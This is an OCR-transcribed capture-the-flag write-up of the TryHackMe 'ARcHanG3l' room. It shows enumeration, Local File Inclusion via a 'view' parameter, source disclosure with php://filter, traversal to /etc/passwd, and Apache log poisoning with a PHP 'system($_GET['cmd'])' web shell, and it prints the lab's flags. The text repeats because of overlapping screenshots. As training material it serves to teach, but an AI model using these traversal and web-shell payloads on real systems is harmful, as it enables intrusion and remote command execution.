
test.php

Applications Places System Mon 29 Dec, 00:32 AttackBox IP:10.65.101.199
INCLUDE — Mozilla Firefox
Wavefire
mafialive.thm/robots.txt
INCLUDE
mafialive.thm/test.php
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...

Test Page. Not to be Deployed

```
+ http://mafialive.thm/server-status (CODE:403|SIZE:278)

-----------------
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~# 
```

Accessing the http://mafialive.thm/test.php endpoint revealed a test page labeled **"Test Page. Not to be Deployed"**, which included an interactive button titled **"Here is a button."**



Target Machine Information

Title	Target IP Address	Expires
ARcHanG3l	10.65.157.3	1h 25min 16s

? Add 1 hour

Task 1 ✓ Deploy Machine

Task 2 ○ Get a shell

Enumerate the machine

Answer the questions below

Find a different hostname

mafialive.thm

✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer

Lo a page under development

test.php

```
mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/develop
```

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Test Page. Not to be Deployed

```
PD9waHAgZWNobyAnQ29udHJvbCBpcyBhbiBpbGx1c2lvbic7ID8+Cg==
```

<?php system($_GET['cmd']);?> • - Sublime Text (SUDO / UNREGISTERED)


```
<?php system($_GET['cmd']);?>
php://filter/convert.base64-encode/resource=
```

```
+ http://mafialive.thm/server-status (CODE:403|S

-----------------
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~# 
```

http://mafialive.thm/test.php?view=/var/www/html/development_testing/mrrobot.php

The presence of the ?view= parameter suggested that the application dynamically includes files, indicating a potential **Local File Inclusion (LFI)** vulnerability.

To validate this, I attempted multiple directory traversal payloads to test whether arbitrary files could be included. After several iterations, I discovered that file inclusion was permitted when targeting files within the /var/www/html/development_testing/ directory, confirming the presence of an LFI vulnerability.



Target Machine Information

Title	Target IP Address	Expires
ARcHanG3l	10.65.157.3	1h 25min 16s

Enumerate the machine

Answer the questions below

Find a different hostname

mafialive.thm

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

Lo... page under development

test.php

mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/develop

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Test Page. Not to be Deployed

PD9waHAgZWNobyAnQ29udHJvbCBpcyBhbiBpbGx1c2lvbic7ID8+Cg==


<?php system($_GET['cmd']);?> • - Sublime Text (SUDO / UNREGISTERED)

```
<?php system($_GET['cmd']);?>
php://filter/convert.base64-encode/resource=
```

```
+ http://mafialive.thm/server-status (CODE:403|S

-----------------
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~#
```

After I confirm that there is an LFI present, I then get curious and look for the source code of the /test.php endpoint. So, I use the php filter that encodes the pages code using base64. Here is the script:

=php://filter/convert.base64-encode/resource=



Title	Target IP Address	Expires
ARcHanG3l	10.65.157.3	1h 23min 31s

Add 1 hour ?

Task 1 ✓ Deploy Machine

Task 2 ○ Get a shell

Enumerate the machine

Answer the questions below

Find a different hostname

mafialive.thm

✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer

Lo[illegible] page under development

test.php

127.0.0.1:7777/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=IENRbzhJVVJQUTFS

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

☑ Auto Bake

cGhwCgoJICAgIC8vRkxBRzogdGhte2V4cGxvMXQxbmdfbGYxfQoKICAgICAgICAgICAgZnVuY3Rp
b24gY29udGFpbnNTdHIoJHN0ciwgJHN1YnN0cikgewogICAgICAgICAgICAgICAgcmV0dXJuIHN0
cnBvcygkc3RyLCAkc3Vic3RyKSAhPT0gZmFsc2U7CiAgICAgICAgICAgIH0KCSAgICBpZihpc3Nl
dCgkX0dFVFsidmlldyJdKSl7CgkgICAgaWYoIWNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICcu
Li8uLicpICYmIGNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICcvdmFyL3d3dy9odG1sL2RldmVs
b3BtZW50X3Rlc3RpbmcnKSkgewogICAgICAgICAgICAgICAJaW5jbHVkZSAkX0dFVFsndmlldyddOwog
ICAgICAgICAgICB9ZWxzZXsKCgkJZWNobyAnU29ycnksIFRoYXRzIG5vdCBhbGxvd2VkJzsKICAg
ICAgICAgICAgfQoJfQogICAgICAgICAgID8+CiAgICA8L2Rpdj4KPC9ib2R5PgoKPC9odG1sPgoKCg==

```
954  1  369→395 (26 selected)  Raw Bytes  LF
```


```
<?php

    //FLAG: thm{explo1t1ng_lf1}

        function containsStr($str, $substr) {
            return strpos($str, $substr) !== false;
        }
    if(isset($_GET["view"])){
    if(!containsStr($_GET['view'], '../..') &&
```

```
712  32  277→296 (19 selected)  22ms  Raw Bytes  LF
```

```
+ http://mafialive.thm/server-status (CODE:403|SI

-----------------
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~# 
```

As a result, I obtained the source code of the /test.php endpoint encoded in Base64 and the

I then decoded the Base64-encoded source using **CyberChef**, which revealed that specific file path traversal payloads were not properly sanitized. This allowed me to successfully exploit a **Local File Inclusion (LFI)** vulnerability within the endpoint. And it also revealed the fourth task “Find flag 2” which was **thm{explo1t1ng_lf1}**



Room progress (62%)

mafialive.thm

✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer

Look for a page under development

test.php

✓ Correct Answer

Find flag 2

thm{explo1t1ng_lf1}

✓ Correct Answer

Get a shell and find the user flag

Answer format: ***{***_**_***_**_******}

Uh-oh! Your answer is incorrect

Check

Task 3 Root the machine

From Base64 - CyberChef — Mozilla Firefox

127.0.0.1:7777/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=IENRbzhJVVJQUTFS

Recipe: From Base64 — Alphabet: A-Za-z0-9+/= — ☑ Remove non-alphabet chars ☐ Strict mode

Input:

```
cGhwCgoJICAgIC8vRkxBRzogdGhte2V4cGxvMXQxbmdfbGYxfQoKICAgICAgICAgICAgZnVuY3Rp
b24gY29udGFpbnNTdHIoJHN0ciwgJHN1YnN0cikgewogICAgICAgICAgICAgICAgcmV0dXJuIHN0
cnBvcygkc3RyLCAkc3Vic3RyKSAhPT0gZmFsc2U7CiAgICAgICAgICAgIH0KCSAgICBpZihpc3Nl
dCgkX0dFVFsidmlldyJdKSl7CgkgICAgaWYoIWNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICcu
Li8uLicpICYmIGNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICcvdmFyL3d3dy9odG1sL2RldmVs
b3BtZW50X3Rlc3RpbmcnKSkgewogICAgICAgICAgICAJaW5jbHVkZSAkX0dFVFsndmlldyddOwog
ICAgICAgICAgICB9ZWxzZXsKCgkJZWNobyAnU29ycnksIFRoYXRzIG5vdCBhbGxvd2VkJzsKICAg
ICAgICAgICAgfQoJfQogICAgICAgID8+CiAgICA8L2Rpdj4KPC9ib2R5PgoKPC9odG1sPgoKCg==
```

954 · 1 · 602→871 (269 selected)


Output:

```
                return strpos($str, $substr) !== false;
            }
        if(isset($_GET["view"])){
        if(!containsStr($_GET['view'], '../..') &&
containsStr($_GET['view'], '/var/www/html/development_testing')) {
                include $_GET['view'];
            }else{

        echo 'Sorry, Thats not allowed';
```

712 · 32 · 452→653 (201 selected) · 22ms

```
+ http://mafialive.thm/server-status (CODE:403|S

-----------------
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~#
```

I then decoded the Base64-encoded source using **CyberChef**, which revealed that specific file path traversal payloads were not properly sanitized. This allowed me to successfully exploit a **Local File Inclusion (LFI)** vulnerability within the endpoint.


Room progress (62%)

Answer the questions below

Find a different hostname

mafialive.thm

✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer

Look for a page under development

test.php

✓ Correct Answer

Find flag 2

thm{explo1t1ng_lf1}

✓ Correct Answer

Get a shell and find the user flag

Answer format: ***{***_**_***_**_******}

Uh-oh! Your answer is incorrect

Check

Task 3 Root the machine

```
.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//..//var/log/apache2/access.log
```

INCLUDE — http://mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//..//etc/passwd

Wavefire Switch to Tab
CyberChef — http://127.0.0.1:7777
Learn Cyber Security | TryHackMe Cyber Training — tryhackme.com
Add-ons for Firefox — addons.mozilla.org
Trending on Google
ncaa transfer portal football
james cameron avatar 3 box office
uk food recalls mince pies
ilhan omar
United States Representative
jrpg granblue fantasy
This time, search with:
Page. No


```
1.0" 10.65.101.199 - - [29/Dec/2025:05:46:49 +0530] "GET /layout/styles/framework.css HTTP/1.1" 200 2178 "http://10.65.157.3/layout/styles/
' "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0" 10.65.101.199 - - [29/Dec/2025:05:46:49 +0530] "GET /images/
x100.png HTTP/1.1" 200 1542 "http://10.65.157.3/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0"
199 - - [29/Dec/2025:05:46:49 +0530] "GET /images/demo/348x420.png HTTP/1.1" 200 3798 "http://10.65.157.3/" "Mozilla/5.0 (X11; Ubuntu; Linux
:131.0) Gecko/20100101 Firefox/131.0" 10.65.101.199 - - [29/Dec/2025:05:46:49 +0530] "GET /images/demo/348x261.png HTTP/1.1" 200 3162
65.157.3/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0" 10.65.101.199 - - [29/Dec/2025:05:46:49 +0530]
ges/demo/backgrounds/01.png HTTP/1.1" 200 21142 "http://10.65.157.3/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101
```

```
+ http://mafialive.thm/index.html (CODE:200|SIZE:59)
+ http://mafialive.thm/robots.txt (CODE:200|SIZE:34)
+ http://mafialive.thm/server-status (CODE:403|SIZE:278)

-----------------
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~#
```

I then attempted a file path traversal payload that was not properly sanitized, which I identified from reviewing the application’s source code. The payload used was:

..//..//..//..//..//..//etc/passwd

Successful inclusion of this file confirmed the presence of a **Local File Inclusion (LFI)** vulnerability. After validating file access, I modified the path to target the Apache access logs at /var/log/apache2/access.log in order to determine whether **command injection via log poisoning** was possible.



✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer

Look for a page under development

test.php

✓ Correct Answer

Find flag 2

thm{explo1t1ng_lf1}

✓ Correct Answer

Get a shell and find the user flag

Answer format: ***{***_**_***_**_******}

Check

Target: http://mafialive.thm HTTP/1

Request

```
GET /test.php?view=
/var/www/html/development_testing/..//..//..//..//..//..//..//v
ar/log/apache2/access.log&cmd=id HTTP/1.1
Host: mafialive.thm
